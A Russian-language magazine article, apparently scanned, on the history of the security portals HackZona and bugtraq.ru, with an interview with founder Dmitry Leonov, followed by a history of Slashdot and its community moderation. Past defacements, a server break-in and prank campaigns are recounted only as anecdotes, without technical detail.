Эта история уходит корнями в уже далекий 97-й год. Существовала тогда, а впрочем, существует и поныне, компания «Компьюлог», специализировавшаяся на тестировании ПО, консультациях в области информации и издании журналов. Однажды в «Компьюлог» обратились двое студентов, Антон Сальников и Дмитрий Соловьев, которые предложили идею проекта: «HackZona — Территория взлома». О компьютерах, безопасности и остальном хакерском. Президенту компании идея понравилась, и он дал ребятам зеленый свет. Сначала планировалось сделать сетевой ресурс — был зарегистрирован домен, а на индексной странице появилось обещание, что скоро здесь все будет круто. Потом Антон с Дмитрием вышли на радио и договорились вести там свою передачу с одноименным названием. «HackZona — Территория взлома» выходила в течение полутора лет и ввиду экзотичности темы была довольно популярной среди радиослушателей. На каком-то этапе между студентами и президентом «Компьюлога» произошел конфликт, и пути двух сторон разошлись. Передача прекратила свое существование, а сайт так и остался в зачаточном состоянии. Тем не менее «Компьюлог» идею создания сетевого ресурса о компьютерной безопасности не оставил и занялся поисками человека, который мог бы воплотить ее в жизнь. Знакомство с Дмитрием Леоновым, согласившимся работать над развитием сайта, произошло через кафедру в «керосинке», которую закончил директор компании.

Первым делом на Хакзоне заработал форум, базировавшийся тогда на дряхлом движке Мэтта Райта, который Леонов собственноручно модернизировал. Именно этот форум стал первым местом для общения хакеров и просто ИТ-спецов того времени. Людям удавалось поддерживать определенную этику отношений: никаких падонкафф, кащенитов, флудеров не было. Периодически публиковались ссылки на различные FAQ'и, мануалы, чтобы человек, прежде чем задать вопрос на форуме, их читал. Велись бурные обсуждения сложных технических аспектов, все делились опытом и знаниями. Вокруг проекта собрались люди, которые сейчас считаются элитой рунета: XbIP, ЗАРАЗА, Дмитрий Скляров и другие пионеры русской хаксцены.

Отдельно от общей массы, на hackzone.ru существовал закрытый клуб, куда допускались только избранные. Чтобы попасть в него, необходимо было взломать защиту, воспользовавшись специально оставленными на форуме дырками. В клубе выкладывалась приватная инфа, можно было найти свежие эксплойты и баги. Этой информацией периодически приторговывали некоторые личности, так как в людях, которые не могли попасть в клуб, но хотели быть в курсе всего, недостатка не было. На Хакзоне это называлось «джанкать» — получать деньги за то, что берешь бесплатно и без спросу. За «джанкание» полагался бан и изгнание с форума с позором.

Сайт развивался, появлялись новые разделы. Человек с ником Brother Hack создал раздел Underground, Павел Протасов взял на себя правовой раздел, Евгений Ильченко сделал большой вклад в развитие RSN (Russian Security Newsline). К команде Хакзоны присоединились соавтор книги «Атака на Internet» Илья Медведовский, известные security-специалисты — Евгений Ильченко и Владислав Мяснянкин. Главной трудностью было преодолеть распространенный стереотип, что хакер — это злой компьютерный гений, ломающий компьютеры ради наживы.

Проблему с накоплением контента решили путем организации конкурса статей, причем в качестве призов были не кепки с эмблемой сайта, а приличное компьютерное железо.

Рождение BugTraq

На протяжении 90-х годов Хакзона оставалась основным сайтом в рунете по компьютерной безопасности и одним из самых популярных компьютерных порталов. Конечно, стали появляться и другие ресурсы по этой теме, но в то время как все они закрывались, hackzone.ru продолжал цвести и развиваться. Будущее казалось светлым, и ничего не предвещало грозы…

Некоторые преуспевающие IT-компании имеют одну неприятную особенность: у них вдруг заканчиваются деньги. В один не самый прекрасный день закончились они и у компании «Компьюлог», а вместе с этим закончилось финансирование Хакзоны. Прекратил выходить бумажный журнал, два победителя конкурса статей остались без призов.

С 1999 по 2001 год Хакзона держалась на энтузиазме Дмитрия Леонова, в то время как компания кормила обещаниями о грядущих лучших временах. Но уж слишком они затянулись. В конце концов Дмитрий устал ждать милостей от судьбы и принял решение создать свой портал. Так, весной 2001 года в рунете появился bugtraq.ru, куда переехали форум и основные разделы Хакзоны, но, в отличие от последней, сайт стал полностью независимым. Само собой, вся тусовка и постоянные читатели ушли на Багтрак вместе с основателем. Впрочем, на этом история со старой Хакзоной не закончилась. У «Компьюлога» нашлись деньги, домен hackzone.ru был продлен, а его поддержкой занялись новые люди. Которые, правда, предпочли перепечатывать материалы с других сайтов (включая bugtraq.ru), нежели писать самостоятельно. Так как далеко не всегда при этом указывались копирайты, между новой редакцией Хакзоны и Дмитрием Леоновым разгорелся конфликт. Дима требовал прекратить плагиат, президент «Компьюлога», в свою очередь, укорял Диму, что именно благодаря им к нему пришла известность, а он предал их в самый неподходящий момент. Дошло до того, что обе стороны уже чуть ли не собирались судиться. Но затем конфликт утих так же быстро, как когда-то разгорелся. Новая Хакзона зажила своей жизнью, Багтрак — своей, и теперь проекты и люди, которые за ними стоят, практически не пересекаются.

Сейчас bugtraq.ru является одним из самых популярных сайтов рунета по информационной безопасности с посещаемостью порядка 100 тысяч уникальных юзеров в неделю. Портал дважды занимал третье место на конкурсе РОТОР — сетевой премии, проводимой организацией ЕЖЕ. В 2003 году детище Леонова было отмечено в номинации «Хард'н'софт сайт года», а в 2004 было названо одним из лучших «Сайтов об информационных технологиях и телекоммуникациях».

Что касается контента портала, то его направленность со времен Хакзоны почти не изменилась. Обзор Леонова, Russian Security Newsline, правовой раздел, форум — все это осталось. Появились и новые разделы, например «Книги», который ведется при сотрудничестве с онлайн-магазином «Колибри». Там можно купить всевозможную компьютерную литературу. Раздел «Библиотека» расширился: теперь здесь можно найти не только сотни статей на темы от криптографии до андеграунда, но и электронные книжки и креативы (в том числе от mindw0rk'а).

В рамках сайта существует команда BugTraq.Ru Team, созданная более семи лет назад для участия в проектах распределенных вычислений distributed.net. Раньше парни работали над взломом криптографического шифра RC5-64 компании RSA, теперь в качестве мишени выступили OGR-25 и RC5-72. В команде Багтрака сейчас около 1800 участников, и недавно она вышли на первое место в общекомандном зачете, обогнав группы Slashdot, L0pht и IBM. Хотя взлом ключа — конечно, лишь повод к общению, но именно он является основным. Многие участники BugTraq.Ru Team знакомы друг с другом. Кстати, там всегда рады новым участникам, так что, если тебя интересуют распределенные вычисления, присоединяйся.

Было бы удивительно, если бы почти за 10 лет существования Хакзоны и Багтрака в жизни этих порталов не происходило ничего примечательного. На самом деле, интересных случаев было довольно много, и я расскажу тебе о двух.

Однажды на bugtraq.ru был опубликован сравнительный анализ безопасности почтовых служб, и самым «дырявым» тогда был признан Яndex. Лента.ру поместила отзыв на статью, из которой сделала вывод, что наиболее защищенный почтовик — это рамблер, хотя он в обзоре не участвовал. Представитель из Яндекса вышел на Дмитрия Леонова и попросил включить в обзор рамблеровскую почту. Естественно, она оказалась такой же дырявой, как и на Яндексе. После этого Ленте пришлось видоизменить свой материал, где лучшей была названа какая-то совершенно никому неизвестная почта, но худшую изменять не стали, несмотря на возмущение людей с www.ya.ru

Другой историей поделился A.V. Komlin, в свое время модерировавший форум Хакзоны.

«1 апреля 2003 года, на сайте одного из производителей банковского ПО (www.rfc.ru) мы поместили сообщение о релизе принципиально нового банковского продукта с голосовой аутентификацией. Поскольку мысль о дефейсе никому в голову не пришла, новость обсуждалась всеми, включая администрацию сайта, которая не могла сообразить, о чем идет речь и кто из сотрудников такое написал. Тем более что аналогичный продукт был у них в разработке.

Наше сообщение о дефейсе и его причинах руководство РФК сочло первоапрельской шуткой, считая, что их взломать невозможно. Разобрались только через десять дней, когда точно выяснили, что никто из них такого не писал, и наше сообщение сняли».



Эта статья была бы неполной, если бы я не включил в нее интервью с основателем Хакзоны и Багтрака и бессменным модератором форума Дмитрием Леоновым.

И. А.: Дима, я слышал, что на старой Хакзоне все самое интересное происходило внутри закрытого клуба. Расскажи о нем поподробнее. Сложные были условия для попадания в ряды «избранных»?

Д. Л.: В какой-то момент народу захотелось отсева откровенно бездумной публики со стандартными примитивными вопросами, после чего и возникла идея закрытого и полузакрытого форума. Сначала я сочинил умеренно сложную задачку — грубо говоря, для получения постоянного доступа нужно было найти способ оставить сообщение в read-only разделе. Дальше уже с помощью первых прошедших стали появляться другие задачи, тест и т.п. Боюсь только, что общение на закрытом форуме сводилось в основном к обсуждению новых задач для претендентов. Хотя знающих людей было много.

И. А.: Про сайт Хакзоны я в рунете нашел кое-какую информацию, а про печатный журнал практически ничего. Каким он был?

Д. Л.: Номеров журнала было, как минимум, четыре. «Компьюлог» запустил тогда несколько компьютерных изданий, нацеленных на разные аудитории. Наполнение шло преимущественно из присылаемых статей, что и стало основной проблемой — большинство авторов хотело их опубликования сразу в вебе, в итоге журнал наполовину, если не больше, состоял из того, что уже было доступно в онлайне. Первый год он еще как-то протянул, ну а дальше его добили кризис 98 -го года, неоправданно завышенная цена, распространение только по подписке, причем проваленной, сдвоенные номера и т.п.

И. А.: Как возникла идея Багтрака, почему ты выбрал такое название и как сайт пришел к тому виду, какой он имеет сейчас?

Д. Л.: Вообще, bugtraq — название одного из самых популярных security мейл-листов, и на момент запуска сайта это имя представлялось нарицательным. Оно не совсем соответствует содержанию, поскольку, собственно traq'а в чистом виде тут не так уж много, но мне нравится. Задумывался сайт как Хакзона, очищенная от старого мусора и лишенная таких недостатков, как зависимость от чужих денег, необходимость постоянно рассказывать, что на самом деле мы белые и пушистые. При создании bugtraq.ru я оглядывался только на свой опыт и свое представление о том, каким должен быть информационный сайт по безопасности, поддерживаемый командой минимальных размеров. Сначала был запущен форум, вокруг которого сформировалось и окрепло новое комьюнити, параллельно шла доводка движка, и через несколько месяцев я приступил к наполнению контента. Из людей, приложивших руку к сайту, в первую очередь следует упомянуть моего старого друга Вадима Деркача, который сделал дизайн, Влада Мяснянкина, вытянувшего на себе RSN тогда, когда у меня физически не оставалось на нее времени, и Павла Протасова, продолжающего вести правовой раздел.

И. А.: Насколько активен форум Багтрака? Проводятся ли реальные встречи постоянных участников?

Д. Л.: На Багтраке обычная активность — несколько десятков сообщений в день. Модерирование форума полуавтономное — посетители могут самостоятельно оценивать кандидатов на вылет или перенос на другую доску, голос старожилов при этом имеет больший вес. Схема обкатывалась в течение нескольких лет и доказала свою эффективность. Мне приходится вмешиваться лишь в особо клинических случаях. Насчет реала — пока «централизованных» встреч не было, но как раз сейчас идет активное обсуждение этой темы.

И. А.: Откуда вы черпаете новости для RSN?

Д. Л.: При составлении новостей идет rss-лент зарубежных ресурсов, соответственно, часто удается оказаться первыми. Русские ньюс-сайты я просматриваю для контроля, не пропустил ли чего. Такой подход гораздо интереснее бездумной перепечатки материалов, да еще из русскоязычных ресурсов общекомпьютерной тематики. Конечно, если новость добавляют посетители, то я могу занести ее в выпуск, но, честно говоря, считаю такой подход не очень профессиональным.

И.А.:Ломали ли bug-traq.ru? Или хотя бы попытки ДДОСа были?

Д. Л.: Удачная попытка была одна, в ночь на 12 марта 2000 года. Моя совесть тут чиста, ломали очень серьезно, начиная с локальной сети хостера. По его словам, атака на сеть продолжалась по крайней мере три недели, в течение которых добраться до сервера с вебами так и не удалось, хотя точно известно, что целью была именно Хакзона. Схема проникновения включала захват рута на вспомогательном сервере, установку снифера и получение в итоге доступа к серверу с вебами. На основные файлы были выставлены атрибуты, делающие невозможным их восстановление иначе как в single user mode, так что поломанная страница провисела всю ночь. Стандартные сканирования идут постоянно, так что это можно наблюдать в логах практически любого сайта, а, с учетом отсутствия на сайте стандартных и популярных скриптов, это меня не слишком волнует.

И. А.: Много ли времени отнимает Багтрак, и не устаешь ли ты от этого проекта?

Д. Л.: Сейчас, при написанных и отлаженных движках, не так уж много — в среднем часа в день, с учетом отслеживания событий, подготовки новостей, приглядывания за форумом и т.п. Разумеется, у любого авторского проекта бывают периоды кризисов, когда интерес падает. У меня такие кризисы тоже были, но проходили сами собой.

И. А.: Какие события из жизни Хакзоны и Багтрака тебе запомнились особенно?

Д. Л.: Запомнилось ощущение прорыва, когда после одной из первых телепередач о хакерах и Хакзоне сайт рывком удвоил посещаемость, перевалив сразу за тысячу хитов. Запомнился жуткий ажиотаж вокруг невинного опроса насчет информационной войны против НАТО, который я повесил сразу после югославских событий. Запомнился, конечно, неприятный осадок последних месяцев умирания сайта. Мой уход продлился года на полтора больше, чем нужно. Слишком много сил было вложено в сайт, так что я не воспринимал работу над ним как простой наемный труд. Но потом как-то надоело, тут и фактическое кидание победителей конкурсов сыграло роль, и постоянные проблемы с журналом. Конечно, запомнились люди — куча хороших знакомых, с которыми иначе бы просто не встретился.




ROSSOMAHAAR
/ ROSSOMAHAAR@MAIL.RU /

Сцена/02

SLASHDOT


Последнее пристанище техногиков

Ежедневно сотни тысяч посетителей заходят на этот сайт, чтобы узнать о последних новостях в мире высоких технологий, чтобы высказать свое мнение о происходящих событиях в среде крупных корпораций и открыть для себя что-то новое и интересное. Посетители этого сайта — в большинстве своем техноэлита, люди, мыслящие креативно, чьи идеи устремлены в обозримое будущее. Их принято называть гиками, а место, где они обитают, — **Slashdot.org**



Роб Малда, отец Slashdot

TIMELINE:
COMMANSDER TACO







1973

Основатель Slashdot'а — **Роб Малда aka CmdrTaco** — родился в 1973 году в городе Холлэнд, штат Мичиган.

1987

Родители отправили его учиться в частную школу с религиозным уклоном, где Роб впервые увлекся компьютерами и стал проводить значительную часть своего времени, изучая содержимое местных BBS.

1992


В старших классах Роб даже пытался зарабатывать деньги написанием шароварных программ на **TurboPascal'е**, написал онлайновую BBS-игру и тулзу для создания музыкальных композиций. Но какого-либо ощущаемого дохода это не приносило, поэтому приходилось работать в супермаркете, расставляя товары на полках. Поступив в колледж, Малда, конечно же, избрал факультет компьютерных наук и принялся усердно впитывать в себя знания.


1996

Во время учебы парень устроился на работу в фирму **Donnelly** на должность компьютерного техника и занимался там установкой ПО и железа. Примерно в это время он знакомится с **Linux**, которая сразу пришлась Робу по душе возможностью автоматизировать груды рутинной работы, которую приходилось выполнять в Windows. Кроме того, **CmdrTaco** в этот период активно изучает веб-технологии, начиная с HTML и заканчивая программированием веб-приложений на основе баз данных. Достигнув определенных знаний, Роб начинает зарабатывать, создавая веб-сайты для риэлторских контор, банков и небольших фирм, а одновременно с этим приступает к разработке собственного сайта, посвященного Линуксу и технологиям. Как ты уже догадался, этим сайтом станет **Slashdot**.

1997

Домен **slashdot.org** был зарегистрирован в сентябре 1997-го. Робу хотелось, чтобы название было как можно более необычным, и сайт, названный в честь значка «/.», поначалу даже не хотели регистрировать. Но все-таки Slashdot получил свое рождение и 31 декабря на нем появился первый пост, автором которого был, конечно же, **CmdrTaco**. В сообщении рассказывалось о появлении новой услуги в Интернете — возможности заказать фотографию, сделанную со спутника на околоземной орбите. Большую поддержку в развитии сайта Робу оказал друг **Джефф Бэйтс aka Hemos**, с которым они вместе создали собственную небольшую компанию.






1998

Весь следующий год проект стремительно развивался: росло количество статей, постов, посетителей сайта, появились новые авторы. Одним из них стал знаменитый американский журналист и писатель **Джон Катц**, прославившийся своими статьями в онлайновом журнале **HotWired** и редакторством популярных изданий **Boston Globe** и **Washington Post**.




1999

В 1999 Катц окончательно покинул **HotWired** и стал постоянным редактором и автором на Слешдоте. Большинство статей, которые он пишет, посвящены субкультуре гиков и разным мистификациям.
В конце 1999-го Роб оканчивает, наконец, колледж и начинает вплотную заниматься своим детищем, тем более что перспективы сайта стали видны невооруженным взглядом.




график, демонстрирующий наплыв посетителей при слешдот-эффекте




1999

В начале этого года в Интернете впервые появляется новое явление, прозванное слешдот-эффектом * (читай о нем далее). А 29-го июня сайт был продан компании **Andover.net** — для дальнейшего развития необходимы были крупные капиталовложения, которых Роб со своими компаньонами не имел. Так Малда в свои 23 года получил кругленькую сумму наличности и возможность продолжить работу над сайтом уже как сотрудник **Andover.net**.




Вливание капитала в Слешдот не прошло даром — на сайте происходит много нововведений: появляется несколько новых разделов, вводится знаменитая система метамодерирования. В начале миллениума на Слешдоте появится юбилейная десятитысячная статья, а к лету — миллионный коммент. Происходит постоянное совершенствование сайтового движка, вводится так называемая «**зоопарковая**» система, позволяющая относить пользователей к группам друзей или врагов, появляется сервис подписки.



2001

В 2001-м **VA Linux Systems**, владеющая к тому времени Слешдотом, начала испытывать определенные финансовые трудности, что отразилось на количестве рекламы на сайте (IT-компании платили большие деньги за размещение баннеров на таком сайте, как Слешдот). В то же время была применена оригинальная по тем временам рекламная модель — зарегистрированные пользователи могли не видеть всей этой рекламы, заплатив **$5** за каждую тысячу показанных страниц. Количество желающих исчислялось десятками тысяч, так что модель оказалась весьма успешной. Но сегодня это уже история, так как к настоящему времени рекламы на Слешдоте осталось немного.



2004

В середине августа 2004-го года общее количество комментов на сайте уже превышало 10 миллионов (на момент написания статьи — в районе 15-ти миллионов). В этом же году, за два месяца до президентских выборов в США, на Слешдоте появляется раздел, посвященный политике. Его название можно перевести на русский как «Политика для кретинов. Ваш голос имеет значение». Понятное дело, что здесь будут обсуждаться не обычные политические новости, а наиболее скандальные, будут подниматься вопросы, которые не каждое СМИ решится опубликовать.

Как устроен Slashdot

Открыв в браузере slashdot.org, любой пользователь Linux-системы сможет почувствовать себя как дома — дизайн сайта явно создавался под впечатлением от графических оболочек этих операционных систем. Во всяком случае, у меня возникло именно такое впечатление. Slashdot сейчас имеет 13 основных разделов: «Общий», «Apple», «Спроси Слешдот», «Книги», «Разработчики», «Игры», «Железо», «Интервью», «IT», «Linux», «Политика», «Наука» и «YRO». Но это лишь верхушка айсберга, перейдя по ссылке «Topics», можно увидеть кучу подразделов, которых не менее полутора сотен.

Начинается все с того, что редактор создает пост в одном из этих разделов (материалы обычно присылаются посетителями сайта) — будь то интересная новость, идея или статья, там же публикуются ссылки на сайты, где можно об этом узнать более подробно. Затем эта тема активно обсуждается, и обсуждения нередко переходят в бурные споры. Каждый материал на Слешдоте интересен и глубок по своему содержанию: ведь не зря портал известен как пристанище гиков всей планеты!

Охарактеризовать Слешдот одним словом, сказав, что это форум или сайт новостей, не получится. Больше всего проект напоминает гигантский веб-блог, но главное его отличие от обычных блогов — уникальная система модерирования ресурса. Ее особенность в том, что модератором может стать любой человек, имеющий действующий в течение некоторого времени аккаунт на сайте (нужно, чтобы аккаунт

ОДНАЖДЫ РОБА МАЛДУ СПРОСИЛИ В ИНТЕРВЬЮ О ПРИЧИНЕ ФЕНОМЕНАЛЬНОЙ ПОПУЛЯРНОСТИ SLASHDOT. НА ЧТО РОБ ПРОСТО ОТВЕТИЛ: «САЙТ ПОЯВИЛСЯ С НУЖНОЙ КОНЦЕПЦИЕЙ И В НУЖНОЕ ВРЕМЯ».

входил в число 92,5% старейших аккаунтов в системе), являющийся постоянным посетителем и имеющий положительную карму (карма — это своеобразный рейтинг на Слешдоте). При модерировании сообщения не удаляются, а просто скрываются со страницы, так как здесь действует двухуровневый механизм модерирования.

На первом этапе происходит оценка сообщений на сайте. Чем большую оценку получает пост, тем больше у него шансов быть показанным на индексной странице сайта. При этом у модераторов есть ограниченное количество баллов, которые они могут раздать за определенный отрезок времени.

На втором этапе фильтруется некачественное модерирование. У «плохих» модераторов ухудшается карма, и они могут даже лишиться своих полномочий, пока вновь не обретут положительный коэффициент. А улучшается карма от положительно оцененных постов и комментариев, размещенных на сайте.

Редакторы Slashdot'a обладают неограниченными возможностями по модерированию ресурса, но они следят лишь за 3% контента — остальным занимаются обычные юзеры. Такая политика автомодерирования позволяет эффективно отсеивать неинтересные посты и комментарии, оставляя только действительно хороший и интересный материал. Таким образом, можно сказать, что Слешдот — это автоматически пополняемый материалом и автоматически редактируемый сайт, автоматизация работ в котором возложена на коммьюнити. И в отличие от многих других подобных проектов здесь этот механизм прекрасно функционирует.

Каждый пользователь Слешдота может вести свой журнал, доступный для прочтения любому другому пользователю. Можно выражать свое отношение к другим пользователям, причисляя их в категорию друзей или врагов. В общем, на сайте созданы все условия для существования и развития сообщества его посетителей. Лучшим определением Слешдота будет не веб-блог, а «онлайн-тусовка».

Что касается технической стороны, Slashdot.org работает одновременно на десяти серверах. Пять из них служат для загрузки страниц, три — для изображений, еще два задействованы как SQL- и NFS-серверы. Девять из десяти этих серверов работают под Debian Linux. Движок, на котором работает сайт, называется Slash (Slashdot-Like Automated Storytelling Homepage). Его первую версию написали CmdrTaco и CowboyNeal, а вторую — программисты из OSTG, некоторые из них занимаются развитием проекта в настоящее время. Slash написан на Perl и распространяется по лицензии GNU.

Интересные посты

Любые сообщения на Slashdot могут вызывать интерес, будь то обсуждение новой космической программы NASA, дискуссии по поводу монополистической политики, проводимой мелкомягкими или даже ностальгический треп о былых игровых шедеврах, типа Контры от Konami. Для людей любознательных, интересующихся высокими технологиями и нововведениями в нашей жизни, этот ресурс — просто кладезь информации, а также возможность высказаться самому. За время существования сайта было множество интересных случаев и шумных дискуссий. Расскажу тебе о некоторых из них.

В конце 2002-го года «король спама» Алан Ральски дал прессе несколько интервью о своем бизнесе, сказав, что не видит ничего плохого в рекламных рассылках по электронной почте. На Slashdot'е не замедлил появиться пост со ссылками на данное интервью. Конечно же, содержание этого интервью вызвало негодование среди слешдотовцев. И после недолгих обсуждений кто-то предложил наказать Ральски весьма оригинальным способом — подписать того на все возможные электронные и обычные почтовые рассылки. На форуме был выложен e-mail и физический адрес спамера… И тут началось. Алану ежедневно приходилось выгребать из своего почтового ящика по нескольку килограммов почты. А от электронного адреса ему вообще пришлось отказаться.

Не раз освещался в прессе случай противостояния Slashdot с Microsoft, произошедшего в 2000-м году. Все началось с того, что на Слешдоте опубликовали информацию о расширениях для протокола защиты данных Kerberos, который первоначально разрабатывался как открытый стандарт. Microsoft использовала данный стандарт в Windows2000, внеся в него кое-какие изменения, после чего стандарт утратил свою «открытость». Появившаяся на Слешдоте статья под заголовком «Kerberos, PAC и грязные трюки компании Microsoft» содержала спецификации тех самых изменений, внесенных в стандарт майкрософтовцами, вместе с обвинениями в адрес последних о попытке монополизировать таким образом рынок серверных систем. Майкрософт пригрозила судебными разбирательствами, но Slashdot не намеревался отступать и в итоге отстоял свою правоту. Интересно, что как раз после публикации данной информации Слешдот подвергся сокрушительной DDoS-атаке.

